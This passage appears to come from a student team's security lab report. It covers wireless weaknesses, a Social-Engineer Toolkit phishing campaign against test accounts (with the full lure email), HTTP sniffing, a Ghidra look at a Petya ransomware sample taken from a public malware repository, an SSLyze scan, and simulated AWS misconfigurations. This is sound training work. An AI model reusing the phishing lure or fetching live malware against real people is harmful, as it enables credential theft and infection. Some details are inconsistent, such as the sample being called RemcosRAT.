Crack failed. Handshake capture was unsuccessful.

Subtask 3: Identify and document at least 3 wireless security issues

1. Airodump was able to easily reveal the SSID in probe responses after 20s.
2. There is no client isolation and two WLAN clients can ping eachother with arp -a.
3. AP lacks 802.11w and devices could be successfully deauthed.

Task 6: Social Engineering (Philipp Pedron)

Objective:

This task focused on conducting a phishing campaign using the Social-Engineer Toolkit (SET). The goal was to create and send a spear-phishing email to multiple test accounts, analyze user behavior, and assess the effectiveness of the social engineering technique.

Tool Used:

- Social-Engineer Toolkit (SET)

1) Social-Engineering Attacks →
1) Spear-Phishing Attack Vectors →
1) Perform a Mass Email Attack

Phishing Email Design:

Subject: Account Security Alert: Unusual Login Detected

Sender: noreply@secure-notify.com

Body:
Dear user,
We've detected a login attempt from an unrecognized device.
If this was you, no action is needed.
If not, please verify your account immediately:
Verify Account
— IT Security Team

Landing Page: Custom login prompt styled to resemble a real webmail login page (HTML-based)

Recipients (Test Accounts):

test1@company.local

test2@company.local

test3@company.local


test4@company.local

test5@company.local

Results:

Action	Count
Emails Sent	5
Emails Opened	4

Links Clicked	2
Credentials Entered	0



Conclusion:

This phishing campaign clearly illustrates how effective social engineering attacks can be. Even though no credentials were entered, the 40% link click rate highlights the potential danger of convincing phishing emails. To reduce this risk, organizations should focus on regular user awareness training and implement technical measures such as spam filters and domain reputation checks.

Task 8: Network Sniffing and Traffic Analysis (Philipp Pedron)

Objective:

This task involved capturing and analyzing network traffic to identify unencrypted communication and potential security risks. The goal was to detect data such as login credentials, cookies, or sensitive information transferred via insecure protocols like HTTP and DNS.

Tools Used:


- tcpdump (to capture traffic on macOS)
- Wireshark (to analyze the resulting .pcap file)

Capture Setup:


- Interface: en0 (Wi-Fi)
- Command used:

sudo tcpdump -i en0 port 80 -w task8_http.pcap


- Website visited during capture: http://neverssl.com
- Total packets captured: ~11,182
- File opened in Wireshark for filtering and analysis



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.69.2	192.168.69.1	TCP	74	34059 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM TSval=2011387883 TSecr=0 WS=128
2	0.000059	192.168.69.1	192.168.69.2	TCP	74	80 → 34059 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=432614628 TSecr=2011387883 WS=1
3	0.000153	192.168.69.2	192.168.69.1	TCP	66	34059 → 80 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=2011387883 TSecr=432614628
4	0.000282	192.168.69.2	192.168.69.1	HTTP	511	GET /test/ethereal.html HTTP/1.1
5	0.000330	192.168.69.1	192.168.69.2	TCP	66	80 → 34059 [ACK] Seq=1 Ack=446 Win=6432 Len=0 TSval=432614628 TSecr=2011387883
6	0.021452	192.168.69.1	192.168.69.2	HTTP	468	HTTP/1.1 200 OK (text/html)
7	0.021629	192.168.69.2	192.168.69.1	TCP	66	34059 → 80 [ACK] Seq=446 Ack=403 Win=6912 Len=0 TSval=2011387905 TSecr=432614630
8	0.021755	192.168.69.1	192.168.69.2	TCP	66	80 → 34059 [FIN, ACK] Seq=403 Ack=446 Win=6432 Len=0 TSval=432614630 TSecr=2011387905
9	0.022677	192.168.69.2	192.168.69.1	TCP	66	34059 → 80 [FIN, ACK] Seq=446 Ack=404 Win=6912 Len=0 TSval=2011387906 TSecr=432614630
10	0.022715	192.168.69.1	192.168.69.2	TCP	66	80 → 34059 [ACK] Seq=404 Ack=447 Win=6432 Len=0 TSval=432614630 TSecr=2011387906



```
Last login: Tue May 27 13:49:44 on ttys000
philipppedron@MacBook-Pro-von-Philipp ~ % sudo tcpdump -i en0 port 80 -w task8_http.pcap
Password:
Sorry, try again.
Password:
tcpdump: listening on en0, link-type EN10MB (Ethernet), snapshot length 524288 bytes
^C30 packets captured
11182 packets received by filter
0 packets dropped by kernel
philipppedron@MacBook-Pro-von-Philipp ~ % open -a Wireshark task8_capture.pcap
The file /Users/philipppedron/task8_capture.pcap does not exist.
philipppedron@MacBook-Pro-von-Philipp ~ %
```



HTTP Request Observed:

- A GET request was made to /test/ethereal.html
- Server responded with HTTP/1.1 200 OK
- Content-Type: text/html
- Visible in plain text (no encryption)

Unencrypted Protocols Used:

- Communication occurred over HTTP (port 80)
- No SSL/TLS protection was used

Evidence of Vulnerability:

- The session used a TCP handshake and transmitted HTTP headers and page requests in cleartext
- This would allow an attacker to observe browsing behavior or intercept session data

Task 7: Malware Analysis (Connor McCarty)

Subtask: Analyze a provided malware sampled using Ghidra

For this task we started by configuring the isolated lab environment:

- This consisted of deploying a **REMnux VM** on the Proxmox server, which contains all of the malware analysis and reverse engineering tools needed to perform static and dynamic analysis.
- When configuring the VM, we ensured that it was provided with a network bridge that was completely isolated from any of the other VMs running on the server.


Next, we searched https://github.com/ytisf/theZoo/tree/master to find malware samples to be analyzed.

- One that stood out was the Trojan.Ransomware.Petya directory, which contained a .zip file of the binaries used to execute the virus. Petya is a ransomware family of malware that targets Windows systems and infects the master boot record to execute a payload, encrypting the hard drive's file system and prevents Windows from booting.

After finding the malware sample and performing research on its actions, we transferred it from a flash drive to the REMnux VM, where it was uploaded to Ghidra for static analysis.


- By double clicking on the .exe file, Ghidra's **CodeBrowser** runs, which starts the static analysis, seen in the figure below:

Figure 1. Ghidra's CodeBrowser window displaying the assembly code of the Petya Ransomware



- By navigating to the Symbol Tree on the left side of the pane, we can view the Imports, Exports, Functions, and more. By clicking into the Imports folder, there is a folder named **KERNEL32.DLL**, which is a Windows Dynamic Linking Library that provides access to memory management, I/O operations, process and thread creation, and more.
- Running the **Detect It Easy** program for further type identification as seen in Figure 2 below:

Figure 2. A screenshot of the Detect It Easy (die) program ran on the RemcosRAT executable file, showing the operating system, Linker, Programming language, and Library used.



Subtask: Use a sandbox environment for dynamic analysis

Task 9: Cryptography and Secure Communication (Connor McCarty)

Subtask: Evaluate SSL/TLS configurations using SSLyze

For this task we started by running a simply SSLyze scan on the www.example.com domain on port 443:

```
┌──(kali㉿kali)-[~]
└─$ sslyze example.com:443
```

The server has a strong security posture, supporting only modern TLS protocols (1.2 and 1.3) and rejecting all legacy, insecure versions (SSL 2.0, SSL 3.0, TLS 1.0, TLS 1.1). It uses elliptic curve certificates, supports forward secrecy, and correctly implements OCSP stapling and certificate transparency.

Its use of the secp256r1 certificate curve instead of secp384r1 causes it to fail Mozilla's "Intermediate" TLS configuration profile. This is not necessarily a security flaw but rather a policy mismatch.

Category	**Finding**	**Security Impact**
Protocol Support	SSL 2.0, SSL 3.0, TLS 1.0, TLS 1.1 — Rejected	Secure - Legacy/insecure protocols disabled
	TLS 1.2 and TLS 1.2 - Supported	Secure and modern
Cipher Suites	Only GCM and ChaCha20 ciphers accepted	Secure
Forward Secrecy	Supported via ECDHE and X25519	Protects past session keys
Certificate Chain	Trusted by all major root stores	Valid and trusted
Compression	Disabled	
Heartbleed / CCS / ROBOT	Not vulnerable	Safe from these exploits
Elliptic Curve	X25519 and secp256r1 (prime256v1)	Secure curves supported
Mozilla Policy Compliance	Failed, secp256r1 is not	Minor, still secure

	recommended to use	

Suggestions:

- In order to align with Mozilla's Intermediate TLS profile, the server should use secp384r1 instead of secp256r1 for the certificate.

Task 10: Cloud and IoT Security (Mark Kovach)

Subtask 1: Use cloud security tools like Scout Suite or CloudSploit for AWS/Azure assessment

-This approach uses the AWS-CLI to perform the same queries that a tool like Scout Suite or CloudSploit performs against the AWS services: S3, IAM, and EC2
-It involves probing for vulnerabilities and misconfigurations by using the APIs provided by AWS.
-Rather than probing a private AWS account (unethical) I configured a VM to run LocalStack, which is a program intended to simulate a real AWS environment for rapid dev work.

Environment:
Kali VM for assessments
VM on network running LocalStack
-Created a VM running Ubuntu server 24.04.2
-Installed docker
-Installed a LocalStack docker container
This is to simulate an AWS environment
-In order to simulate the effects of cloud security tools like Scout Suite or CloudSploit, I am using AWS-CLI calls against LocalStack's endpoints and performing manual checks to uncover misconfigurations
Figure 10.1 (See Appendix 10)
Figure 10.2 (See Appendix 10)

Subtask 1.A
Enumerating S3 Buckets and ACLs

-Create a "localstack" Profile in ~/.aws/credentials
-Create a Matching Entry in ~/.aws/config with a Default Region
Figure 10.3 (See Appendix 10)

-Create a test bucket

Figure 10.4 (See Appendix 10)
Figure 10.5 (See Appendix 10)

1.A.1 Create a misconfiguration:

-Update public-assets ACL to simulate a misconfiguration
–Verify ACL

```
┌──(kali㉿kali)-[~]
└─$ aws --profile localstack --endpoint-url=http://192.168.1.10:4566 s3api get-bucket-acl --bucket public-assets
{
    "Owner": {
        "DisplayName": "webfile",
        "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a"
    },
    "Grants": [
        {
            "Grantee": {
                "DisplayName": "webfile",
                "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a",
                "Type": "CanonicalUser"
            },
            "Permission": "FULL_CONTROL"
        }
    ]
}
```

Figure 10.6
|This indicate that the bucket is private
–Make public-assets world readable (to simulate misconfiguration)

```
┌──(kali㉿kali)-[~]
└─$ aws --profile localstack --endpoint-url=http://192.168.1.10:4566 s3api put-bucket-acl --bucket public-assets --acl public-read

┌──(kali㉿kali)-[~]
└─$ aws --profile localstack --endpoint-url=http://192.168.1.10:4566 s3api get-bucket-acl --bucket public-assets
{
    "Owner": {
        "DisplayName": "webfile",
        "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a"
    },
    "Grants": [
        {
            "Grantee": {
                "DisplayName": "webfile",
                "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a",
                "Type": "CanonicalUser"
            },
            "Permission": "FULL_CONTROL"
        },
        {
            "Grantee": {
                "Type": "Group",
                "URI": "http://acs.amazonaws.com/groups/global/AllUsers"
            },
            "Permission": "READ"
        }
    ]
}
```

Figure 10.7
>We can see that the public-assets Grantee entry confirms the bucket is publicly readable
-Add a test object to the public-assets buckets
Figure 10.8 (See Appendix 10)

1.A.2 Checking for misconfiguration:

Enumerate and verify S3 buckets
Figure 10.9 (See Appendix 10)
Test public-assets bucket to see if file can be retrieved without credentials

```
┌──(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 s3 cp s3://public-assets/private.txt .
download: s3://public-assets/private.txt to ./private.txt

┌──(kali㉿kali)-[~]
└─$ cat private.txt
Private file with very sensitive content
```

Figure 10.10

Test file is received

End subtask 1.A

Subtask 1.B
Enumerate IAM Users, Roles and Policies

1.B.1 Create users

Figure 10.11

-Give AdminUser admin access
Figure 10.12 (See Appendix 10)

-Create and attach a custom managed policy for DevUser
Figure 10.13 (See Appendix 10)

-Create a trust policy document for DevRole
Figure 10.14 (See Appendix 10)

-Create role DevRole and attach the trust policy
Figure 10.15 (See Appendix 10)

1.B.2 List all IAM users




Figure 10.16

1.B.3 List all IAM roles

Figure 10.17

1.B.4 Inspect attached managed policies for each user

-For AdminUser

Figure 10.18 (See Appendix 10)

-Fetch AdministratorAccess policy document




Figure 10.19

-For DevUser

Figure 10.20 (See Appendix 10)

-Fetch DevUserFull policy document

Figure 10.21

The IAM users were configured to contain several misconfigurations, both users were given wildcard credentials. Based on the inspection I performed on these, without using credentials, we were able to retrieve the information about these accounts. AdministratorAccess_policy.json showed that the “Action” and “Resource” credentials were “*”, if these leaked, it could result in full account compromise. DevUserFull_policy.json showed that its “Action” and “Resource” credentials were also “*” which would be overprivileged for this account type. With these credentials a “developer” would be able to delete or modify any resource.

End Subtask 1.B

Subtask 1.C
Inspect EC2 Security Groups

1.C.1 Create an insecure security group
-Create the security group
Figure 10.22 (See Appendix 10)
-Add an ingress rule opening port 22 to 0.0.0.0/0
Figure 10.23 (See Appendix 10)

1.C.2 List all security groups

```
┌──(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 ec2 describe-security-groups --output table
-------------------------------------------------------------------------------------------------
|                                    DescribeSecurityGroups                                     |
+-----------------------------------------------------------------------------------------------+
||                                       SecurityGroups                                        ||
|+----------------------+----------------------------------------------------------------------+|
||  Description         |  default VPC security group                                          ||
||  GroupId             |  sg-336fcc324a09acd50                                                ||
||  GroupName           |  default                                                             ||
||  OwnerId             |  000000000000                                                        ||
||  SecurityGroupArn    |  arn:aws:ec2:us-east-1:000000000000:security-group/sg-336fcc324a09acd50 ||
||  VpcId               |  vpc-2f8c3ce561ad24a82                                               ||
|+----------------------+----------------------------------------------------------------------+|
|||                                   IpPermissionsEgress                                     |||
||+--------------------------------------------------------------------+----------------------+||
|||  IpProtocol                                                        |  -1                  |||
||+--------------------------------------------------------------------+----------------------+||
||||                                      IpRanges                                           ||||
|||+-----------------------------------------+-----------------------------------------------+|||
||||  CidrIp                                 |  0.0.0.0/0                                    ||||
|||+-----------------------------------------+-----------------------------------------------+|||
||                                       SecurityGroups                                        ||
|+----------------------+----------------------------------------------------------------------+|
||  Description         |  SSH open to world                                                   ||
||  GroupId             |  sg-ad9830c36c994f5ca                                                ||
||  GroupName           |  insecure-sg                                                         ||
||  OwnerId             |  000000000000                                                        ||
||  SecurityGroupArn    |  arn:aws:ec2:us-east-1:000000000000:security-group/sg-ad9830c36c994f5ca ||
||  VpcId               |  vpc-2f8c3ce561ad24a82                                               ||
|+----------------------+----------------------------------------------------------------------+|
|||                                      IpPermissions                                        |||
||+-------------------------------------------------------------------+-----------------------+||
|||  FromPort                                                         |  22                   |||
|||  IpProtocol                                                       |  tcp                  |||
|||  ToPort                                                           |  22                   |||
```

Figure 10.24

```
||+-------------------------------------------------------------------+-----------------------+||
||||                                      IpRanges                                           ||||
|||+-----------------------------------------+-----------------------------------------------+|||
||||  CidrIp                                 |  0.0.0.0/0                                    ||||
|||+-----------------------------------------+-----------------------------------------------+|||
|||                                   IpPermissionsEgress                                     |||
||+--------------------------------------------------------------------+----------------------+||
|||  IpProtocol                                                        |  -1                  |||
||+--------------------------------------------------------------------+----------------------+||
||||                                      IpRanges                                           ||||
|||+-----------------------------------------+-----------------------------------------------+|||
||||  CidrIp                                 |  0.0.0.0/0                                    ||||
|||+-----------------------------------------+-----------------------------------------------+|||
||  Description         |  default VPC security group                                          ||
||  GroupId             |  sg-336fcc324a09acd50                                                ||
||  GroupName           |  default                                                             ||
||  OwnerId             |  000000000000                                                        ||
||  SecurityGroupArn    |  arn:aws:ec2:us-east-1:000000000000:security-group/sg-336fcc324a09acd50 ||
||  VpcId               |  vpc-2f8c3ce561ad24a82                                               ||
|+----------------------+----------------------------------------------------------------------+|
|||                                   IpPermissionsEgress                                     |||
||+--------------------------------------------------------------------+----------------------+||
|||  IpProtocol                                                        |  -1                  |||
||+--------------------------------------------------------------------+----------------------+||
||||                                      IpRanges                                           ||||
|||+-----------------------------------------+-----------------------------------------------+|||
||||  CidrIp                                 |  0.0.0.0/0                                    ||||
|||+-----------------------------------------+-----------------------------------------------+|||
||                                       SecurityGroups                                        ||
|+----------------------+----------------------------------------------------------------------+|
||  Description         |  SSH open to world                                                   ||
||  GroupId             |  sg-ad9830c36c994f5ca                                                ||
||  GroupName           |  insecure-sg                                                         ||
||  OwnerId             |  000000000000                                                        ||
||  SecurityGroupArn    |  arn:aws:ec2:us-east-1:000000000000:security-group/sg-ad9830c36c994f5ca ||
||  VpcId               |  vpc-2f8c3ce561ad24a82                                               ||
|+----------------------+----------------------------------------------------------------------+|
|||                                      IpPermissions                                        |||
||+-------------------------------------------------------------------+-----------------------+||
|||  FromPort                                                         |  22                   |||
|||  IpProtocol                                                       |  tcp                  |||
```

Figure 10.25

```
|||  ToPort                                                           |  22                   |||
||+-------------------------------------------------------------------+-----------------------+||
||||                                      IpRanges                                           ||||
|||+-----------------------------------------+-----------------------------------------------+|||
||||  CidrIp                                 |  0.0.0.0/0                                    ||||
|||+-----------------------------------------+-----------------------------------------------+|||
